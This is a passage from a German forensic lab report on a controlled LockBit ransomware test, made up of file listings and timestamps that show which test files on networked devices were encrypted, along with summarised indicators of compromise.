Willkommen bei PowerPoint.pdf.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei PowerPoint.ppt.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei PowerPoint.pptm.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei PowerPoint.pptx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (2).doc.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (3).doc.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie.doc.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word - Kopie.pdf.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word.doc.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word.docx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Willkommen bei Word.pdf.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten

Abbildung 44: Verschlüsselte Testdaten auf dem Netzlaufwerk

8.1.3.2 IOC: Platzierung der Kontakt- und Entschlüsselungsanleitung

Analog zum primär angegriffenen Laptop wurde die von dort bekannte Textdatei mit Informationen zur weiteren Vorgehensweise im Netzlaufwerk gespeichert:

bNi7oNLq9.README.txt \\Users\IT-Forensik\Desktop\Testdaten

Abbildung 45: Textdatei mit Kontakt- und Entschlüsselungsanleitung auf dem Netzlaufwerk

Um weitere Veränderungen im Datenbestand festzustellen, wurde eine Volltextsuche unter Berücksichtigung aller Dateiinhalte nach Hinweisen durchsucht, jedoch keine weiteren Veränderungen festgestellt:

Suchtreffer	Name	Typ
bNi7oNLq9.README.txt	bNi7oNLq9.README.txt	txt
ie (2).jpg.bNi7oNLq9.Ink	istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9.Ink	Ink
ie (2).xls.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bNi7oNLq9	bni7onlq9
e (2).xlsx.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	bni7onlq9
ie (2).xps.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	bni7onlq9
Kopie.xls.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	bni7onlq9
Kopie.xlsm.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsm.bNi7oNLq9	bni7onlq9
Kopie.xlsx.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	bni7onlq9
Kopie.xps.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	bni7onlq9
lung1.xls.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	bni7onlq9
lung1.xlsm.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1.xlsm.bNi7oNLq9	bni7onlq9
lung1.xlsx.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1.xlsx.bNi7oNLq9	bni7onlq9
lung1.xps.bNi7oNLq9	Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	bni7onlq9
ie (2).jpg.bNi7oNLq9	istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	bni7onlq9
ie (3).jpg.bNi7oNLq9	istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	bni7onlq9
Kopie.jpg.bNi7oNLq9	istockphoto-1221620132-612x612 - Kopie.jpg.bNi7oNLq9	bni7onlq9
12x612.jpg.bNi7oNLq9	istockphoto-1221620132-612x612.jpg.bNi7oNLq9	bni7onlq9
ie (2).jpg.bNi7oNLq9	trees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	bni7onlq9
ie (3).jpg.bNi7oNLq9	trees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	bni7onlq9
Kopie.jpg.bNi7oNLq9	trees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	bni7onlq9
50_720.jpg.bNi7oNLq9	trees-7937129_960_720.jpg.bNi7oNLq9	bni7onlq9
rPoint.pdf.bNi7oNLq9	Willkommen bei PowerPoint.pdf.bNi7oNLq9	bni7onlq9
rPoint.ppt.bNi7oNLq9	Willkommen bei PowerPoint.ppt.bNi7oNLq9	bni7onlq9
Point.pptm.bNi7oNLq9	Willkommen bei PowerPoint.pptm.bNi7oNLq9	bni7onlq9
Point.pptx.bNi7oNLq9	Willkommen bei PowerPoint.pptx.bNi7oNLq9	bni7onlq9
ie (2).doc.bNi7oNLq9	Willkommen bei Word - Kopie (2).doc.bNi7oNLq9	bni7onlq9
e (2).docx.bNi7oNLq9	Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	bni7onlq9
ie (2).pdf.bNi7oNLq9	Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	bni7onlq9
ie (3).doc.bNi7oNLq9	Willkommen bei Word - Kopie (3).doc.bNi7oNLq9	bni7onlq9
e (3).docx.bNi7oNLq9	Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	bni7onlq9
ie (3).pdf.bNi7oNLq9	Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	bni7onlq9
Kopie.doc.bNi7oNLq9	Willkommen bei Word - Kopie.doc.bNi7oNLq9	bni7onlq9
Kopie.docx.bNi7oNLq9	Willkommen bei Word - Kopie.docx.bNi7oNLq9	bni7onlq9
Kopie.pdf.bNi7oNLq9	Willkommen bei Word - Kopie.pdf.bNi7oNLq9	bni7onlq9
Word.doc.bNi7oNLq9	Willkommen bei Word.doc.bNi7oNLq9	bni7onlq9
Word.docx.bNi7oNLq9	Willkommen bei Word.docx.bNi7oNLq9	bni7onlq9
Word.pdf.bNi7oNLq9	Willkommen bei Word.pdf.bNi7oNLq9	bni7onlq9

Abbildung 46: Ergebnis der Volltextsuche


8.1.3.3 Zusammenfassung der IOCs auf dem netzangebundenen Desktop

Die festgestellten IOCs auf dem über das Netzwerk verbundenen Desktop-PC und dem per Netzlaufwerk zugreifbaren Datenbestand lässt sich wie folgt zusammenfassen:

- Ungewöhnliche Dateizugriffe / Zustandsänderung
Verschlüsselung der Nutzerdateien auf dem Netzlaufwerk
- Wiederholtes Schreiben derselben Datei in ungewöhnlichem Ausmaß
 - Platzierung der Kontakthanleitung als Textdatei (über Laptop)

Eine weitergehende Beeinflussung des Testsystems ist nicht erkennbar.

8.1.4 Auswertung der Speicherkarte des netzwerkangehenden Arduino



Bei der Auswertung der Speicherkarte des über das Netzwerk verbundenen Arduino konnte keine Veränderung des Datenbestandes nachgewiesen werden, der Angriff hat aufgrund fehlender Netzfregabe keine Auswirkungen auf die Testdateien gehabt.

Abbildung 47: Netzschema Arduino

Name	Größe	Typ	Änderung	Pfad
[Stammverzeichnis]	29,7 GB			
[Spotlight-V100 (119)]	1,0 MB		09.04.2023 17:00:44	OZ\
[Trash-1001 (6)]	2,5 KB		24.07.2023 17:01:36	OZ\
ZAEHLEN.CSV	536 KB	csv	01.01.2000 01:00:00	OZ\
_ZAEHLEN.CSV	4,0 KB	_ad	09.04.2023 22:06:32	OZ\
_DATALOG.CSV	4,0 KB	_ad	09.04.2023 22:06:42	OZ\
Willkommen bei Word - Kopie.docx	631 KB	docx	24.04.2023 21:25:26	OZ\
Willkommen bei Word - Kopie (3).docx	631 KB	docx	24.04.2023 21:25:26	OZ\
Willkommen bei Word.docx	631 KB	docx	24.04.2023 21:25:26	OZ\
Willkommen bei Word - Kopie (2).docx	631 KB	docx	24.04.2023 21:25:26	OZ\
Willkommen bei Word - Kopie.doc	759 KB	doc	24.04.2023 21:25:48	OZ\
Willkommen bei Word - Kopie (3).doc	759 KB	doc	24.04.2023 21:25:48	OZ\
Willkommen bei Word - Kopie (2).doc	759 KB	doc	24.04.2023 21:25:48	OZ\
Willkommen bei Word.doc	759 KB	doc	24.04.2023 21:25:48	OZ\
Willkommen bei Word - Kopie (2).pdf	326 KB	pdf	24.04.2023 21:26:06	OZ\
Willkommen bei Word.pdf	326 KB	pdf	24.04.2023 21:26:06	OZ\
Willkommen bei Word - Kopie.pdf	326 KB	pdf	24.04.2023 21:26:06	OZ\
Willkommen bei Word - Kopie (3).pdf	326 KB	pdf	24.04.2023 21:26:06	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx	95,8 KB	xlsx	24.04.2023 21:27:20	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx	95,8 KB	xlsx	24.04.2023 21:27:20	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx	95,8 KB	xlsx	24.04.2023 21:27:20	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1.xls	583 KB	xls	24.04.2023 21:27:34	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls	583 KB	xls	24.04.2023 21:27:34	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls	583 KB	xls	24.04.2023 21:27:34	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsm	95,8 KB	xlsx	24.04.2023 21:27:48	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsm	95,8 KB	xlsx	24.04.2023 21:27:48	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1.xlsm	95,8 KB	xlsx	24.04.2023 21:27:48	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1.xps	435 KB	xps	24.04.2023 21:28:06	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps	435 KB	xps	24.04.2023 21:28:06	OZ\
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps	435 KB	xps	24.04.2023 21:28:06	OZ\
Willkommen bei PowerPoint.pptx	3,6 MB	pptx	24.04.2023 21:29:00	OZ\
Willkommen bei PowerPoint.ppt	3,5 MB	ppt	24.04.2023 21:29:12	OZ\
Willkommen bei PowerPoint.pptm	3,6 MB	pptx	24.04.2023 21:29:30	OZ\
Willkommen bei PowerPoint.pdf	741 KB	pdf	24.04.2023 21:29:50	OZ\
trees-7937129_960_720 - Kopie (3).jpg	150 KB	jpg	24.04.2023 21:33:20	OZ\
trees-7937129_960_720 - Kopie (2).jpg	150 KB	jpg	24.04.2023 21:33:20	OZ\
trees-7937129_960_720 - Kopie.jpg	150 KB	jpg	24.04.2023 21:33:20	OZ\
trees-7937129_960_720.jpg	150 KB	jpg	24.04.2023 21:33:20	OZ\
istockphoto-1221620132-612x612 - Kopie (3).jpg	29,2 KB	jpg	24.04.2023 21:33:40	OZ\
istockphoto-1221620132-612x612 - Kopie (2).jpg	29,2 KB	jpg	24.04.2023 21:33:40	OZ\
istockphoto-1221620132-612x612 - Kopie.jpg	29,2 KB	jpg	24.04.2023 21:33:40	OZ\
istockphoto-1221620132-612x612.jpg	29,2 KB	jpg	24.04.2023 21:33:40	OZ\

Abbildung 48: Testdateien vor Schadsoftware-Angriff

Name	Größe	Typ	Änderung	Pfad
(Stammverzeichnis)	29,7 GB			
.Spotlight-V100 (119)	1,0 MB		09.04.2023 17:00:44 OZ\	
.Trash-1001 (6)	2,5 KB		24.07.2023 17:01:36 OZ\	
ZAEHLEN.CSV	1,3 MB	csv	01.01.2023 01:00:00 OZ\	
_ZAEHLEN.CSV	4,0 KB	_ad	09.04.2023 22:06:32 OZ\	
_DATALOG.CSV	4,0 KB	_ad	09.04.2023 22:06:42 OZ\	
Willkommen bei Word - Kopie.docx	631 KB	docx	24.04.2023 21:25:26 OZ\	
Willkommen bei Word - Kopie (3).docx	631 KB	docx	24.04.2023 21:25:26 OZ\	
Willkommen bei Word.docx	631 KB	docx	24.04.2023 21:25:26 OZ\	
Willkommen bei Word - Kopie (2).docx	631 KB	docx	24.04.2023 21:25:26 OZ\	
Willkommen bei Word - Kopie.doc	759 KB	doc	24.04.2023 21:25:48 OZ\	
Willkommen bei Word - Kopie (3).doc	759 KB	doc	24.04.2023 21:25:48 OZ\	
Willkommen bei Word - Kopie (2).doc	759 KB	doc	24.04.2023 21:25:48 OZ\	
Willkommen bei Word.doc	759 KB	doc	24.04.2023 21:25:48 OZ\	
Willkommen bei Word - Kopie (2).pdf	326 KB	pdf	24.04.2023 21:26:06 OZ\	
Willkommen bei Word.pdf	326 KB	pdf	24.04.2023 21:26:06 OZ\	
Willkommen bei Word - Kopie.pdf	326 KB	pdf	24.04.2023 21:26:06 OZ\	
Willkommen bei Word - Kopie (3).pdf	326 KB	pdf	24.04.2023 21:26:06 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx	95,8 KB	xlsx	24.04.2023 21:27:20 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx	95,8 KB	xlsx	24.04.2023 21:27:20 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx	95,8 KB	xlsx	24.04.2023 21:27:20 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1.xls	583 KB	xls	24.04.2023 21:27:34 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls	583 KB	xls	24.04.2023 21:27:34 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls	583 KB	xls	24.04.2023 21:27:34 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsm	95,8 KB	xlsx	24.04.2023 21:27:48 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsm	95,8 KB	xlsx	24.04.2023 21:27:48 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1.xlsm	95,8 KB	xlsx	24.04.2023 21:27:48 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1.xps	435 KB	xps	24.04.2023 21:28:06 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps	435 KB	xps	24.04.2023 21:28:06 OZ\	
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps	435 KB	xps	24.04.2023 21:28:06 OZ\	
Willkommen bei PowerPoint.pptx	3,6 MB	pptx	24.04.2023 21:29:00 OZ\	
Willkommen bei PowerPoint.ppt	3,5 MB	ppt	24.04.2023 21:29:12 OZ\	
Willkommen bei PowerPoint.pptm	3,6 MB	pptx	24.04.2023 21:29:30 OZ\	
Willkommen bei PowerPoint.pdf	741 KB	pdf	24.04.2023 21:29:50 OZ\	
trees-7937129_960_720 - Kopie (3).jpg	150 KB	jpg	24.04.2023 21:33:20 OZ\	
trees-7937129_960_720 - Kopie (2).jpg	150 KB	jpg	24.04.2023 21:33:20 OZ\	
trees-7937129_960_720 - Kopie.jpg	150 KB	jpg	24.04.2023 21:33:20 OZ\	
trees-7937129_960_720.jpg	150 KB	jpg	24.04.2023 21:33:20 OZ\	
istockphoto-1221620132-612x612 - Kopie (3).jpg	29,2 KB	jpg	24.04.2023 21:33:40 OZ\	
istockphoto-1221620132-612x612 - Kopie (2).jpg	29,2 KB	jpg	24.04.2023 21:33:40 OZ\	
istockphoto-1221620132-612x612 - Kopie.jpg	29,2 KB	jpg	24.04.2023 21:33:40 OZ\	
istockphoto-1221620132-612x612.jpg	29,2 KB	jpg	24.04.2023 21:33:40 OZ\	

Abbildung 49: Testdateien nach Schadsoftware-Angriff

8.1.5 Auswertung des netzwerkangebandenen Raspberry Pi Zero




Abbildung 50: Netzschema Raspberry

Die Analyse des Datenbestandes nach erfolgtem Angriff durch die von uns gewählte LockBit-Variante lässt auf dem Raspberry Pi Zero ein identisches Verhalten zum untersuchten Desktop-PC. Alle Nutzerdaten auf den über Netzwerkfreigaben erreichbaren Netzlaufwerken sind verschlüsselt, eine weitere Beeinträchtigung des Systems ist

nicht nachvollziehbar:

Name	Größe	Typ	Änderung	Pfad
bNi7oNLq9.README.txt	6.1 KB	txt	30.07.2023 01:30:51	+2\home\pi\pi-share
bNi7oNLq9.README.txt	6.1 KB	txt	30.07.2023 01:30:51	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bNi7oNLq9	583 KB	bni7onlq9	30.07.2023 01:30:54	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xslm.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:54	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:54	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	435 KB	bni7onlq9	30.07.2023 01:30:55	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	583 KB	bni7onlq9	30.07.2023 01:30:55	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xslm.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:55	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:55	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	435 KB	bni7onlq9	30.07.2023 01:30:56	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	583 KB	bni7onlq9	30.07.2023 01:30:56	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xslm.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:56	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx.bNi7oNLq9	96.1 KB	bni7onlq9	30.07.2023 01:30:56	+2\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	435 KB	bni7onlq9	30.07.2023 01:30:57	+2\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	29.5 KB	bni7onlq9	30.07.2023 01:30:57	+2\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	29.5 KB	bni7onlq9	30.07.2023 01:30:57	+2\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie.jpg.bNi7oNLq9	29.5 KB	bni7onlq9	30.07.2023 01:30:57	+2\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	150 KB	bni7onlq9	30.07.2023 01:30:58	+2\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	150 KB	bni7onlq9	30.07.2023 01:30:58	+2\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	150 KB	bni7onlq9	30.07.2023 01:30:59	+2\home\pi\pi-share\Testdaten
trees-7937129_960_720.jpg.bNi7oNLq9	150 KB	bni7onlq9	30.07.2023 01:30:59	+2\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pdf.bNi7oNLq9	742 KB	bni7onlq9	30.07.2023 01:30:59	+2\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.ppt.bNi7oNLq9	3.5 MB	bni7onlq9	30.07.2023 01:30:59	+2\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pptm.bNi7oNLq9	3.6 MB	bni7onlq9	30.07.2023 01:31:00	+2\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pptx.bNi7oNLq9	3.6 MB	bni7onlq9	30.07.2023 01:31:00	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).doc.bNi7oNLq9	759 KB	bni7onlq9	30.07.2023 01:31:01	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	631 KB	bni7onlq9	30.07.2023 01:31:01	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	326 KB	bni7onlq9	30.07.2023 01:31:01	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).doc.bNi7oNLq9	759 KB	bni7onlq9	30.07.2023 01:31:01	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	631 KB	bni7onlq9	30.07.2023 01:31:02	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	326 KB	bni7onlq9	30.07.2023 01:31:02	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	759 KB	bni7onlq9	30.07.2023 01:31:02	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	631 KB	bni7onlq9	30.07.2023 01:31:03	+2\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	326 KB	bni7onlq9	30.07.2023 01:31:03	+2\home\pi\pi-share\Testdaten
Willkommen bei Word.docx.bNi7oNLq9	759 KB	bni7onlq9	30.07.2023 01:31:03	+2\home\pi\pi-share\Testdaten
Willkommen bei Word.docx.bNi7oNLq9	631 KB	bni7onlq9	30.07.2023 01:31:04	+2\home\pi\pi-share\Testdaten
Willkommen bei Word.pdf.bNi7oNLq9	326 KB	bni7onlq9	30.07.2023 01:31:04	+2\home\pi\pi-share\Testdaten

Abbildung 51: Zeitliche Abfolge der Datenbestandsveränderung

Anhand des Abgleiches der Zeitstempel mit den Daten des primär angegriffenen Laptops kann davon ausgegangen werden, dass die Ablage der Textbenachrichtigung auf allen Geräten zeitgleich vorgenommen wird, die Verschlüsselungsoperationen auf diesem Laufwerk jedoch in dem Zeitraum stattfinden, der auf dem Laptop anhand der Post-Mortem-Analyse nicht nachvollziehbar ist. Alle diesbezüglichen Vorgänge finden augenscheinlich im flüchtigen Speicherbereich (RAM) statt.

Wie beim Desktop-PC blieb der Testdatensatz ohne Netzwerkfreigabe unverändert:

Name	Größe	Typ	Anderung	Pfad
Desktop (37)	22,5 MB		26.07.2023 20:59:38	+2\home\pi
Testdaten (36)	22,5 MB		28.07.2023 21:40:33	+2\home\pi\Desktop
Willkommen bei Word - Kopie (3).docx	631 KB	docx	24.04.2023 23:25:26	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie (2).docx	631 KB	docx	24.04.2023 23:25:26	+2\home\pi\Desktop\Testdaten
Willkommen bei Word.docx	631 KB	docx	24.04.2023 23:25:26	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie.docx	631 KB	docx	24.04.2023 23:25:26	+2\home\pi\Desktop\Testdaten
Willkommen bei Word.doc	759 KB	doc	24.04.2023 23:25:48	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie.doc	759 KB	doc	24.04.2023 23:25:48	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie (3).doc	759 KB	doc	24.04.2023 23:25:48	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie (2).doc	759 KB	doc	24.04.2023 23:25:48	+2\home\pi\Desktop\Testdaten
Willkommen bei Word.pdf	326 KB	pdf	24.04.2023 23:26:06	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie (2).pdf	326 KB	pdf	24.04.2023 23:26:06	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie.pdf	326 KB	pdf	24.04.2023 23:26:06	+2\home\pi\Desktop\Testdaten
Willkommen bei Word - Kopie (3).pdf	326 KB	pdf	24.04.2023 23:26:06	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx	95,8 KB	xlsx	24.04.2023 23:27:20	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx	95,8 KB	xlsx	24.04.2023 23:27:20	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx	95,8 KB	xlsx	24.04.2023 23:27:20	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls	583 KB	xls	24.04.2023 23:27:34	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls	583 KB	xls	24.04.2023 23:27:34	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls	583 KB	xls	24.04.2023 23:27:34	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsm	95,8 KB	xlsx	24.04.2023 23:27:48	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsm	95,8 KB	xlsx	24.04.2023 23:27:48	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsm	95,8 KB	xlsx	24.04.2023 23:27:48	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps	435 KB	xps	24.04.2023 23:28:06	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps	435 KB	xps	24.04.2023 23:28:06	+2\home\pi\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps	435 KB	xps	24.04.2023 23:28:06	+2\home\pi\Desktop\Testdaten
Willkommen bei PowerPoint.pptx	3,6 MB	pptx	24.04.2023 23:29:00	+2\home\pi\Desktop\Testdaten
Willkommen bei PowerPoint.ppt	3,5 MB	ppt	24.04.2023 23:29:12	+2\home\pi\Desktop\Testdaten
Willkommen bei PowerPoint.pptm	3,6 MB	pptx	24.04.2023 23:29:30	+2\home\pi\Desktop\Testdaten
Willkommen bei PowerPoint.pdf	741 KB	pdf	24.04.2023 23:29:50	+2\home\pi\Desktop\Testdaten
trees-7937129_960_720.jpg	150 KB	jpg	24.04.2023 23:33:20	+2\home\pi\Desktop\Testdaten
trees-7937129_960_720 - Kopie (3).jpg	150 KB	jpg	24.04.2023 23:33:20	+2\home\pi\Desktop\Testdaten
trees-7937129_960_720 - Kopie (2).jpg	150 KB	jpg	24.04.2023 23:33:20	+2\home\pi\Desktop\Testdaten
trees-7937129_960_720 - Kopie.jpg	150 KB	jpg	24.04.2023 23:33:20	+2\home\pi\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg	29,2 KB	jpg	24.04.2023 23:33:40	+2\home\pi\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg	29,2 KB	jpg	24.04.2023 23:33:40	+2\home\pi\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie.jpg	29,2 KB	jpg	24.04.2023 23:33:40	+2\home\pi\Desktop\Testdaten
istockphoto-1221620132-612x612.jpg	29,2 KB	jpg	24.04.2023 23:33:40	+2\home\pi\Desktop\Testdaten

Abbildung 52: Nicht verschlüsselte Testdaten bei fehlender Netzwerkfreigabe

8.1.5.1 IOC: Verschlüsselung der Nutzerdateien

Alle auf dem Netzlaufwerk abgelegten und damit über das Laptop zugreifbaren Nutzerdateien wurden, analog zum Desktop-PC, vollständig verschlüsselt:

Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xism.bNi7oNLq9	\\home\pi\pi-share\Testdaten
